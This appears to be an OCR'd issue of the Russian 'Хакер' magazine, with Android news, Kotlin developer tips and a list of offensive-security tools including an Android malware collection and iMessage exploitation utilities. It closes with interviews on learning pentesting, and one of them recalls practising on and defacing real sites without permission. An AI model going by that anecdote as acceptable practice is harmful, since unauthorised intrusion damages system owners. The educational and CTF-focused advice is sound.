
Чтобы иметь возможность установить на свои смартфоны набор приложений Google (в том числе магазин приложений), компания-производитель должна отправить в Google свой смартфон, где он проходит тесты совместимости Compatibility Test Suite (CTS) и Google Test Suite (GTS), а также подписать соглашение Mobile Application Distribution Agreement (MADA).

Все это открывает перед производителем возможность установить на свои смартфоны ключевые приложения Google (Google Play Store, Google Chrome, Google Maps и т. д.) и необходимый для их работы набор сервисов (Core Services).

Huawei по причине торговой войны США и Китая больше не может подписать новое соглашение MADA с Google, а потому по закону не имеет права предустанавливать приложения Google на смартфоны, продающиеся на территории большинства стран. Также они не могут дать пользователям возможность установить эти приложения самостоятельно, так как ключевые приложения Google (в первую очередь магазин приложений) и набор сервисов должны иметь расширенные права, а значит, быть предустановлеными в системный раздел.

Поначалу казалось, что у Huawei есть выход. Дело в том, что в прошлом они (а также компания Xiaomi и другие китайские производители) уже научились обходить такие ограничения. Трюк состоит в том, чтобы предустановить в систему только набор сервисов Google и добавить разрешения для приложений Google в общесистемный файл разрешений. В таком случае установленные из сторонних источников приложения Google автоматически получат нужные разрешения и будут полностью работоспособны. Осталось только дать пользователям какой-то инсталлятор для автоматической доустановки маркета и всего остального софта.

Судя по всему, в данном случае трюк осуществить не получилось, но выход все равно нашелся. Это кастомный инсталлятор сервисов Google Izplay, который может предустановить на смартфоны Huawei все необходимые сервисы и сам магазин приложений. При этом сообщение «Device is uncertified» на смартфоне не появляется, а это значит, что Google добавила Mate 30 в белый список сертифицированных устройств, несмотря на бан Huawei.



Динамические обновления Android

Google is expanding Android 10's DSU feature to let you try OTAs from OEMs without committing to the update — статья о расширении функции Dynamic System Updates в Android 10/11.

Функция Dynamic System Updates (DSU) появилась в третьей бета-версии Android 10 как ответ на необходимость временной установки тестовых версий ОС, при которой не затрагивается основная версия Android, установленная на смартфон. DSU базируется на технологии Dynamic Partitions, которая позволяет «сдвинуть» раздел `data` и создать в освободившемся месте новые разделы `system` и `data`, которые будут использованы для установки еще одной прошивки рядом с основной.

В финальной версии Android 10 DSU доступен в смартфонах линейки Pixel, но только для так называемых GSI-образов ОС (Generic System Image), которые выпускает сама Google на базе AOSP. Но совсем недавно в AOSP появился коммит, по содержимому которого можно понять, что функциональность DSU вскоре будет расширена для поддержки тестовых прошивок производителей смартфонов.

Что из этого всего следует? Во-первых, это не способ организовать мультизагрузку на смартфоне (по аналогии с MultiROM). Это лишь способ тестирования прошивок, после перезагрузки происходит автоматический откат к основной прошивке. Во-вторых, это действительно удобный способ для тестирования бета-версий прошивок без необходимости удалять основную прошивку.

Еще в Google анонсировали поддержку так называемой разметки «диска» Virtual A/B. Это развитие идеи разметки A/B, появившейся еще в Android 8 и предполагающей существование сразу двух разделов `system`. В одном разделе установлена текущая версия прошивки, в другой устанавливается обновление. После перезагрузки они меняются местами.

Разметка A/B позволяет устанавливать обновления прошивки в фоне и защищает от ситуаций, когда обновление может окирпичить смартфон (в этом случае смартфон автоматически загрузится со «старого» раздела `system`). Однако кроме самой Google мало какой производитель захотел использовать такую разметку ввиду банальной экономии пространства в памяти устройства. Virtual A/B позволяет решить эту проблему путем создания временного раздела `system`, который может быть удален после удачного обновления.

Какой телефон использовал бы Эдвард Сноуден

How Edward Snowden Would Use A Smartphone — компиляция твитов Эдварда Сноудена о том, какой сетап следует использовать для сохранения конфиденциальности при использовании смартфона. Тезисы:

- прошивка GrapheneOS (от создателя CopperheadOS);
- выход в интернет только через Tor;
- использование Ethernet (!) вместо Wi-Fi и мобильной сети (это действительно можно сделать с помощью USB-донгла);
- блокировщик рекламы;
- файрвол с блокировкой доступа к интернету для большинства приложений (можно использовать AFWall);
- блокировка сторонних кукисов в браузере;
- никакого e-mail;
- общение только в Signal и Wire.

РАЗРАБОТЧИКУ

Умные анимации

Motional Intelligence: Build smarter animations — статья одного из разработчиков Android, посвященная созданию консистентных умных анимаций, способных работать в паре с реактивными UI-фреймворками.

В качестве примера автор приводит следующую функцию, предназначенную для анимации появления/исчезновения элемента на экране:

```
fun animateVisibility(view: View, visible: Boolean) {
    view.visibility = View.VISIBLE
    if (visible) {
        ObjectAnimator.ofFloat(view, View.ALPHA, 0f, 1f).start()
    } else {
        ObjectAnimator.ofFloat(view, View.ALPHA, 1f, 0f).apply {
            doOnEnd { view.visibility = View.GONE }
        }.start()
    }
}
```

Эта функция будет отлично работать в приложении, написанном в классической манере без использования реактивных фреймворков и паттернов (MVVM, MVI). Если же мы используем реактивный подход, когда модель данных может изменяться непредсказуемо, а UI должен незамедлительно реагировать на изменения, то мы получим минимум две проблемы.

1. Приложение не готово к получению новых данных во время проигрывания анимации, нужен способ сбросить все листенеры и остановить анимацию.
2. Анимация всегда начинается с начала (с максимального или минимального значения альфа-канала), поэтому — даже если решить первую проблему — анимация станет «дерганой», когда данные будут приходить во время проигрывания анимации.

Решить вторую проблему очень легко, достаточно просто не указывать начальное состояние анимации — и при повторном запуске она начнется с того же места:

```
- ObjectAnimator.ofFloat(view, View.ALPHA, 0f, 1f).start()
+ ObjectAnimator.ofFloat(view, View.ALPHA, 1f).start()
```

Решение первой проблемы состоит из двух шагов. Для начала необходимо проверить, соответствует ли значение альфа-канала тому, что должно получиться в результате работы анимации, и если да, то ничего не делать:

```
fun animateVisibility(view: View, visible: Boolean) {
+ val targetAlpha = if (visible) 1f else 0f
+ if (view.alpha == targetAlpha) return
```

Далее нам необходимо сделать так, чтобы текущая анимация останавливалась перед началом следующей. Для этого можно нагородить огород костылей, а можно просто заменить `ObjectAnimator` на метод `View.animate()`:

```
- val anim = ObjectAnimator.ofFloat(view, View.ALPHA, targetAlpha)
- if (!visible) {
-   anim.doOnEnd { view.visibility = View.GONE }
- }
+ val anim = view.animate().alpha(targetAlpha)
+ if (!visible) {
+   anim.withEndAction { view.visibility = View.GONE }
+ }
```

Это все. Теперь у нас есть анимация, которая всегда будет выглядеть консистентно.

В статье автор также приводит пример решения этих проблем для анимации перемещения элементов, но это уже совсем другая история.

Типы Unit, Nothing, Any в Kotlin

Kotlin Pearls 7: Unit, Nothing, Any (and null) — статья, поясняющая суть типов данных Unit, Nothing и Any в языке Kotlin.

- **Unit** — эквивалент типа `void` в Java. Другими словами, он нужен для того, чтобы показать, что функция ничего не возвращает. Unit наследуется от типа Any, а при работе с Java-кодом автоматически транслируется в `void`.
- **Nothing** — класс, являющийся субклассом любого класса (именно так) и не позволяющий создать объект своего типа (конструктор приватный). Используется для представления результата исполнения функции, которая никогда не завершается (скажем, потому что она выбрасывает исключение). Пример:

```
public inline fun TODO(): Nothing = throw NotImplementedError()
// Ошибки компиляции не будет, потому что Nothing — субкласс
любого класса, в том числе Player
fun determineWinner(): Player = TODO()
```

- **Any** — родитель всех остальных классов. Аналог `Object` в Java.

Обзор новой функции биндинга View-элементов в Android Studio

Exploring View Binding on Android — рассказ о новой функции Android Studio, появившейся в версии 3.6 Canary 11. View Binding позволяет получить доступ к View-элементам, определенным в XML, простым и типобезопасным способом, не требующим использовать функцию `findViewById()`.

Чтобы продемонстрировать, как это работает, возьмем следующий XML, описывающий простенький интерфейс (`add_profile.xml`):

```
<?xml version="1.0" encoding="utf-8">
<androidx.constraintlayout.widget.ConstraintLayout
        xmlns:android="http://schemas.android.com/apk/res/android"
        xmlns:app="http://schemas.android.com/apk/res-auto"
        xmlns:tools="http://schemas.android.com/tools"
        android:layout_width="match_parent"
        android:layout_height="match_parent">

    <TextView
            android:id="@+id/text_title"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            app:layout_constraintBottom_toTopOf="@+id/button_authenti
cate"
            app:layout_constraintEnd_toEndOf="parent"
            app:layout_constraintStart_toStartOf="parent"
            app:layout_constraintTop_toTopOf="parent" />

    <Button
            android:id="@+id/button_add_profile"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:padding="16dp"
            android:text="@string/label_authenticate"
            android:layout_marginBottom="24dp"
            app:layout_constraintBottom_toBottomOf="parent"
            app:layout_constraintEnd_toEndOf="parent"
            app:layout_constraintStart_toStartOf="parent"/>
```

Теперь открываем код активности и пишем следующее:

```
private lateinit var binding: AddProfileBinding

...

@Override
fun onCreate(savedInstanceState: Bundle) {
    super.onCreate(savedInstanceState)

    binding = AddProfileBinding.inflate(layoutInflater)
    setContentView(binding.root)

    binding.textTitle.text = getString(R.string.some_string)
    binding.buttonAddProfile.setOnClickListener {
        ...
    }
}
```

Этот код покажет на экране приведенный выше интерфейс, а также присвоит `TextView` под именем `text_title` строку `R.string.some_string` и назначит на кнопку `button_add_profile` какое-то действие.


Может показаться, что автор пропустил важную часть кода, но это не так. Функция View Binding автоматически создает для каждого XML-файла класс, получающий имя XML-файла с отброшенными символами подчеркивания и словом Binding в конце. В данном примере Android Studio создал класс `AddProfileBinding` для файла `add_profile_xml`.

Используя этот класс, мы затем отобразили интерфейс на экране и получили доступ к `TextView` и кнопке, которые по аналогии с именем класса получили имена на основе их `id` в XML-файле. Идентификатор `text_title` стал `textTitle`, а `button_add_profile` стала `buttonAddProfile`.

Это действительно все. Больше никаких проблем с поиском View с помощью `findViewById()`, никаких null на месте ненайденных элементов и ошибок типов. Просто и ясно.

Чтобы все это работало, необходимо установить Android Studio 3.6 Canary 11 и добавить в `build.gradle` следующую строку:

```
android {
    …
    viewBinding {
        enabled = true
    }
}
```




Как работает View Binding

Инструменты повышения производительности приложения

Android third party tools to increase the performance of your app — небольшой обзор сторонних инструментов и библиотек, позволяющих повысить стабильность и производительность приложения.

- LeakCanary — известная библиотека, автоматически сообщающая об утечках памяти.
- BlockCanary — аналог LeakCanary, позволяющий отловить блокировки основного потока приложения (лаги); по ссылке форк оригинального проекта, корректно работающий в новых версиях Android.
- AndroidDevMetrics — показывает производительность методов `onCreate()`, `onStart()` и `onResume()`.
- Takt — показывает текущий FPS приложения.
- Nanoscope — инструмент трассировки методов, реализованный в форме полноценного форка Android (разработка Uber).
- AndroidGodEye — китайский инструмент мониторинга, позволяющий собрать огромное количество данных, начиная от потребляемой памяти и заканчивая расходом батареи.
- Booster — модульный инструмент для оценки производительности приложения.



BlockCanary

ИНСТРУМЕНТЫ

- Andromeda — интерактивный инструмент реверса Android-приложений.
- Obfuscapk — модульный обфускатор, не требующий исходный код приложения.
- EVABS — тренировочное приложение, уязвимое к разным типам атак.
- Malware Timeline 2019 — сборник малвари для Android, найденной в 2019 году.
- Android-Malware-Sandbox — скрипт для быстрого развертывания пентест-окружения на базе эмулятора Android, Frida и Mitmproxy.
- VyAPI — очередное уязвимое приложение для проверки скилов пентестинга.
- dump_hprof.py — скрипт для дампа хипа Android-приложений с помощью Frida.
- xia0FridaScript — набор подсобных функций для Frida.
- iOS-messaging-tools — набор утилит для обнаружения и эксплуатации уязвимости в iMessage.
- leetdump — дампер памяти Android-процессов.

БИБЛИОТЕКИ

- Countour — библиотека UI-программирования (динамический аналог anko).
- Shark — библиотека анализа хипа на базе LeakCanary 2.
- Ballon — тонко настраиваемые всплывающие подсказки.
- VerticalSeekBar — вертикальный ползунок.
- CalendarView — гибко настраиваемый календарь.
- textmatcher — библиотека для подсветки определенных типов текста (хештеги, меншизы и т. д.).
- WhatIf — функция `whatif`, позволяющая использовать условные выражения в билдерах.
- KinApp — библиотека для упрощения работы с покупками внутри приложения.

КАК УЧИТЬСЯ ПЕНТЕСТУ



СОВЕТЫ ЭКСПЕРТОВ И АВТОРОВ «ХАКЕРА»

Начинать что-то изучать всегда непросто, и для новых дисциплин вроде информационной безопасности это особенно верно. Мы опросили некоторых авторов и друзей журнала, чтобы узнать, с чего они начинали свой путь, что им в этом помогло и какие знания в своей дисциплине они считают наиболее ценными.

NIJAT11

Консультант по информационной безопасности

Как ты учился тому, что умеешь?

Началось все со знакомства с журналом «Хакер» в 2006 году, я тогда учился в седьмом классе. Читал и не очень понимал, что все значит и что происходит. После чтения всяких форумов и статей осознал, что надо учиться программированию, и начать я решил с Perl. Интернет тогда в моем городе был еще слабый (dial-up), скачал пару книг, сам интерпретатор и сел за дело.

Сказать честно, освоить Perl тогда мне не удалось. Потом решил осваивать PHP, и что-то уже стало получаться. Так прошло несколько лет, я худо-бедно освоил PHP, MySQL и Linux.

Ломать учился очень долго, освоить веб-хакинг мне помогли два фактора: знакомство с Андреем Петуховым и стажировка в команде ONsec. Андрей дал мне список книг для прочтения и практических задач. В команде ONsec было много проектов, следовательно, много практики, очень многому научился у этих крутых ребят.

С чего начинать в первую очередь?

Во-первых, нужно иметь базовое представление о TCP/IP, HTTP и ориентироваться в Linux. Очень рекомендую участвовать в CTF, они очень хорошо качают скилл, правда не все. Также можно заниматься bug bounty, помогает прокачать скиллы веб-эксплуатации.

Что до книг и прочих справочных материалов, то мне в свое время помогли Web Application Hacker's Handbook, The Tangled Web, The Browser Hacker's Handbook, а также RFC по HTTP и документация к Burp Suite. Многое из этого еще вполне актуально.

Поделись полезными ссылками

- HackTheBox
- Pentestlab
- RingZer0 Team Online CTF
- Root Me



АЛЕКСЕЙ СИНЦОВ

Как ты учился тому, что умеешь?

Обучение было долгим и, по сути, идет до сих пор. Началось все в школе в 1999 году, у меня только появился модем. На пиратском диске с дровами для модема и прочими полезными тулзами была секция «для хакера» с набором всяких тупых сканеров и сплоитов типа WinNuke (CVE-1999-0153). Это меня увлекло, я стал изучать, как работает WinNuke, как работает сетевой сканер, что такое эксплоит, атака и так далее. Это давало преимущества в Сети!

Тогда же я купил свои первые выпуски журнала «Хакер». Хулиганский стиль издания и свободный язык со всяким сленгом школьникам вроде меня заходил отлично. Но главное — статьи заставляли искать инфу уже в интернете. Так я узнал, что такое трояны и какие они бывают, прочитал про типовые баги и про многое другое.

Тема увлекала все сильнее и сильнее. Купил книжку «Атака на интернет», увидел, что авторы (П. В. Семьянов и И. Д. Медведовский) — из питерского Политеха. Решил пойти к ним учиться. Это, конечно, была наивная иллюзия о нашей системе образования и о том, чему будут учить... Но я все равно не пожалел потом — вуз хороший, и состав преподавателей там огонь! :-)

Еще продолжая учиться в школе, я собрал свою хак-группу вместе с одноклассником, которого читатели «Хакера» могут помнить под ником GreenDog. В этой хак-группе я был типа заводилой, и мы придумывали для себя проекты.

Тогда, собственно, и наметился путь моего обучения, и с тех пор это направление не менялось. Продолжаю точно так же искать новые баги, либо по аналогии со старыми, либо руководствуясь интуицией.

В то время, правда, мы часто тренировались на реальных объектах в Сети, но урона мы не наносили и ничего не воровали, максимум делали «фановые» вещи для админов... Кстати, тогда админы **ценили** хороший дефейс (с бэкапом и инфой о баге), потому что это им помогало понять, где и что не так. Сейчас это, конечно, звучит дико...

Однако это позволяло мне искать 0day в продуктах на Perl и PHP и исследовать прочие вещи в ИБ (бинарщину, сети и так далее). Например, в 2001-м мы офигели от Nmap и проектов типа Xprobe Федора Ярочкина и замутили собственный подход к пассивному маппингу ассетов (ОС) на Delphi.

Я писал автосплоитер веб-багов на основе базы GIN Group и даже хотел вместе с ними сделать один проект, но не вышло... Уже поступив в универ в 2002 году, я использовал и знал многое, и это помогало мне в программировании и прочих делах. Хотя с криптографией было тяжело — математика все же не мое.

С чего начинать в первую очередь?

Основы ИТ. Сети, протоколы, компиляция, работа ОС (процессы, память и прочее). Зная основы, ты понимаешь, как в этих реалиях жить и где можно «проскочить».

Далее нужен опыт. Опыт написания сплоитов, пентестов, зохака в общем и целом. Причем, на мой взгляд, важно именно не решение задачек по шаблону (хотя я уважаю CTF'еров, многие из них в разы умнее меня), а возможность искать свой путь, проходить первым... Попробовав на вкус эту «кровь», ты становишься реально в теме, а не теоретиком или аналитиком. 8)

Какие есть варианты работы?

В наше время вариантов море! Если говорить об ИБ, то программирование, incident response в Blue Team, мониторинг SOC. Есть профессии Threat Hunter, Security Engineer, Application Security Engineer. Можно быть пентестером по найму или работать в Red Team. А можно стать консультантом или разработчиком сплоитов на фрилансе. Работы много, очень много...

Поделись полезными ссылками

Не собираю ссылки, но могу посоветовать искать материалы на сайтах любых конференций с хакерским уклоном. Ну и фильтровать найденное уже самостоятельно. Если говорить про курсы, то могу посоветовать Corelan Team.

PAHUELLO

Руководитель направления пентеста в Angara Technologies Group

Как ты учился тому, что умеешь?

Если в двух словах — универ и любопытство. Я поступил в универ на ИБ-специальность, и мне повезло с первого курса попасть в команду CTF нашей кафедры и поучаствовать в паре онлайновых соревнований. На тот момент это было что-то из разряда развлечения, и я не подозревал, что свою дальнейшую профессиональную жизнь свяжу с offensive security и это станет для меня действительно интересным делом.

Осознание этого пришло ближе к концу учебы (4–5-й курс), да и дисциплины к тому моменту были более интересными и прикладными, нежели на первых курсах. И в принципе, я до сих пор считаю, что универ для меня послужил той базой, которая мне здорово помогла начать свой путь с позиции джуниора.

В тот момент меня заинтересовали две темы — программирование (в основном Python) и сети. В студенчестве продвинуться в них мне помогли отчасти материалы с лекций и лаб в универе, книги Лутца и Олиферов и много-много гугла в процессе решения CTF и учебных задач. Мне всегда было интересно не просто решить поставленную задачу, а разобраться в затрагиваемой теме как можно глубже и найти ответы на вопросы «Как это работает?», «Почему именно так, а не иначе?», «А что будет, если сделать по-другому?» и так далее.

Позже, когда я уже начал работать пентестером, мне помогали старшие товарищи, Google, статьи в «Хакере», блоги других пентестеров и ресерчеров, а также официальная документация к технологиям и программам, с которыми я сталкивался. Если не удавалось разобраться в чем-то до конца в рамках задач, которые у меня были, старался искать похожие таски на площадках типа Root Me.

С чего начинать в первую очередь?

Сложный вопрос. В пентесте тебе приходится много с чем столкнуться. Это и веб, и сети, и операционные системы... Если говорить про инфраструктурный пентест, то тут пригодится понимание того, что собой представляет Windows, Active Directory. Для новичка в качестве базы будет полезна книга Марка Руссиновича «Внутреннее устройство Windows».

Если совсем нет основы или ты еще студент, можно глянуть Таненбаума «Современные операционные системы». Если же у тебя уже есть опыт айтишника, но ты не понимаешь процесс пентеста, могу порекомендовать The Hacker Playbook, довольно практичная штука.

Еще можно посмотреть, как другие ребята готовились к сертификациям типа OSCP, OSCE (гугли OSCE preparation, OSCP walkthrough и подобное). Когда я только интересовался аппсеком, мне помогла книга «24 смертных греха компьютерной безопасности».

Вообще, мое мнение — если ты не знаешь основы, тебе будет сложнее взяться за реальные вещи. Грубо говоря, ты не сможешь поддержать диалог о TLS, не понимая азов криптографии, принципов асимметричного шифрования и PKI. Такие же примеры можно привести и про реверс, веб, кодинг или пентест.

Какие есть варианты работы?

Вариантов масса! На рынке ИБ есть много вакансий, где требуются хорошие специалисты. SIEM, Application Security, Reverse Engineering, Pentest, SOC... И список можно продолжать. Я думаю, что ресурсы, подобные hh.ru, расскажут куда больше, чем я. Да и требования к кандидатам там тоже описаны. Можно еще поучаствовать в стажировках, если это позволяют твои ресурсы. Я знаю, что такая возможность есть в Positive Technologies, «Информзащите» и Digital Security. А уж там определишься, куда податься.

Поделись полезными ссылками

Вот некоторые ресурсы, большинством из них я пользуюсь сам.

- Каналы в Telegram:
  - canyoupwnme
  - «Админим с Буквой»
  - DCG#7812 Defcon-Russia
  - Full Disclosure
  - r0 Crew
  - YAH
- Мегаподборки:
  - Infosec_Reference
  - Penetration Testing Practice Lab
- Мануалы и читшиты:
  - bitvijays.github.io
  - КМБ CTF (и репозиторий)
- CTF:
  - Root Me
  - Hack The Box
- Новости об уязвимостях:
  - CyberPunk
- Ну и конечно, Google!



АНТОН ЛОПАНИЦЫН AKA BO0OM

Независимый исследователь безопасности веб-приложений

@i_bo0om

Как ты учился тому, что умеешь?

Много пробовал, часто не получалось, в итоге всё, в том числе неудачи, пригодилось как навык. Без практики — всё дерьмо.

С чего начинать в первую очередь?


CTF, сначала легкие (можно смотреть ctftime.org), потом смотреть райтапы и хинты типа kmb.cybber.ru. Ну и конечно же, за всякой фигней заглядывать в канал @webpwn в «Телеграме» и искать по каналу.

Какие есть варианты работы?

Тысячи их, а как оказалось, еще и собеседования несложные, если ты по честноку разберешься, как что работает!

Поделись полезными ссылками

- Hack The Box
- VulnHub
- Practical Pentest Labs
- Labs Wizard Security
- PentesterLab
- Hackthis
- Shellter
- Root Me
- Zenk-Security
- W3Challs
- NewbieContest
- The Cryptopals Crypto Challenges
- Penetration Testing Practice Labs
- alert(1) to win
- Hacksplaining
- Hacker101
- Academy Hackaflag
- PentestIT LAB
- Hacker Security
- PicoCTF
- Explotation Education
- Root in Jail
- CMD Challenge
- Try Hack Me
- Hacking-Lab
- PWNABLE
- WHO4REYOU
- Google CTF
- ImmersiveLabs
- Attack-Defense
- OverTheWire
- SANS Challenger
- SmashTheStack
- CTF Antichat



ЯРОСЛАВ БАБИН

Web sec warrior

@yarbabin

Как ты учился тому, что умеешь?

Разобрался с базовыми вещами, которые используются в вебе повсеместно: SQL, JavaScript вместе с HTML, способы обходов WAF. Причем для последнего приходилось изучать много документации, что дало понимание этих технологий. Затем много раз перечитывал ответы на вопросы по уязвимостям на Antichat и RDot, где конспектировал самые интересные и полезные советы.

С чего начинать в первую очередь?

Главное — всегда понимать цель эксплуатации любой из уязвимостей и причины ее возникновения. Да и в целом быть знакомым со всеми возможными векторами.

Какие есть варианты работы?

Багбаунти, консалтинг.

Поделись полезными ссылками

Перечитать, проверить на практике и законспектировать:

- Вопросы и ответы по уязвимостям (2015 год, Antichat)
- Вопросы и ответы по уязвимостям (2007 год, Antichat)
- Вопросы по уязвимостям веб-приложений (RDot)
- Help по MySQL-инъекциям (RDot)
- Шпаргалка по веб-уязвимостям (RDot)

Остальное:

- Hack The Box
- Читшит по инъекциям MySQL
- Exploiting PHP File Inclusion
- Раскрытие путей. Методы, примеры (RDot)
- Особенности реализации PHP include (RDot)
- В целом раздел «Статьи» на RDot
- Техники атак (OWASP)
- An Introduction to HTTP Response Headers for Security
- Мой доклад с ZeroNights2017 — XXE: How to become a Jedi (PDF)
- Remote code execution via PHP (Unserialize)
- Exploiting the Java Deserialization Vulnerability (PDF)
- From Local File Inclusion to Code Execution
- Книга The Web Application Hacker's Handbook



NIK ZER0F

Специалист в области системного программирования и исследований в Windows, автор Xakep.ru

Как ты учился тому, что умеешь?

Наверное, как и многих, сначала меня заинтересовала тема вирмейкерства. Тогда мне это казалось настоящей черной магией, я перечитал все возможные журналы по VX, из которых особо выделялся, конечно, 29A. Сайт Z0MBiE был проштудирован полностью несколько раз. :)

Также меня серьезно вдохновил Крис Касперски, было очень интересно читать его статьи и книги. И конечно, масса исходных текстов, в основном на ассемблере. Бесконечные эксперименты, опыты с исходниками, компиляция разных макетов и постоянное чтение статей и книг.

Особая радость была, когда что-то получалось, а знания удавалось воплотить в код и увидеть, как это работает. На тот момент это здорово мотивировало.

С чего начинать в первую очередь?

По моей специальности — с ассемблера! Многие сейчас говорят, что этот язык мертв, — я с этим не согласен. Ты как минимум должен уметь свободно читать код на асме, который выдают отладчики и дизассемблеры.

Из языков высокого уровня могу посоветовать C/C++ — он постоянно развивается и совершенствуется. Масса кода на нем написана, и масса кода пишется прямо сейчас. Хотя стоит обратить внимание и на более современные языки — Rust и Golang. Хотя бы чтобы быть в курсе современных тенденций.

У исследователя или программиста, который специализируется на Windows, справочник MSDN должен быть всегда под рукой. И стоит читать соответствующую литературу. Но тут кому что интересно: анализ вирусов, поиск уязвимостей, системная разработка и прочее. И конечно, нужны собственные эксперименты и копание в коде. Ты должен свободно управляться с отладчиком и дизассемблером, знать тонкости твоего компилятора.

Кроме того, хоть это и очевидно, но порекомендую по возможности изучить английский — хотя бы до уровня свободного чтения. Помни: знания — награда за действие! :)

Какие есть варианты работы?

Чего греха таить — тут в нашей области все непросто. С одной стороны, платят неплохо, с другой — ниша таких исследований и разработок мала и работу придется поискать. Но можно найти и фриланс, и официальное трудоустройство — кому как больше нравится. Но надо будет постараться, и здесь многое зависит от уровня твоих скиллов. А если все получится, то поверь, голодать ты не будешь! :)

Поделись полезными ссылками

- Project Zero
- ExeLab
- windows deep internals
- hasherezade's 1001 nights
- Xakep.ru!



FABULOUS FABERGE

Цифровыхъ дѣль мастеръ, автор Xakep.ru

Как ты учился тому, что умеешь?

С железом я познакомился в хакспейсе «Нейрон». Именно там мне показали Arduino Uno. Тогда (это было достаточно давно) эти платы еще не были так популярны. Мне было сказано, что одна такая платка и микросхема К555АП4 (до сих пор помню) решат все мои проблемы — тогда они лежали в сфере робототехники и инверсной кинематики. Я решил попробовать. Более тривиальный старт трудно себе представить.

Следующей ступенькой было портирование кода на «серьезное» и весьма специфичное железо — процессоры «Мультиклет». Удивительно, но разбор всех тонкостей и нюансов помог мне лучше понять микроконтроллеры AVR. Внезапно у них нашлось что-то общее. После этого переход к популярным платформам на ARM прошел относительно легко и безболезненно.

Также «просветлению» помогает чтение документации. Или хороших книг по теме. Могу порекомендовать две: Hacking the Xbox и «Искусство эксплойта». Это довольно старые книги, и технологии с тех пор ушли далеко вперед, но они дают главное — понимание основ и принципов.

С чего начинать в первую очередь?

Первые шаги, наверное, легче будет делать на том же самом Arduino. Просто нужно понимать, что это только верхушка айсберга, и ни в коем случае не останавливаться. Спуститься на уровень ниже — С, асм, регистры периферии, интерфейсы. Потом перейти на современное железо. Проще выбрать что-то популярное, что поддерживается сообществом (рекомендую STM32).

Из книг тебе поможет хорошая (толстая) книжка по C/C++, «Искусство схемотехники», «Цифровая схемотехника и архитектура компьютера», «Ядро Cortex-M3 компании ARM». Также из необычного, но интересного — журнал «Микропроцессорные средства и системы» (да, он очень старый, но я читал запоем).

Поделись полезными ссылками

Вот несколько из недавних статей, которые мне понравились.

- «Взлом прошивок USB-устройств»
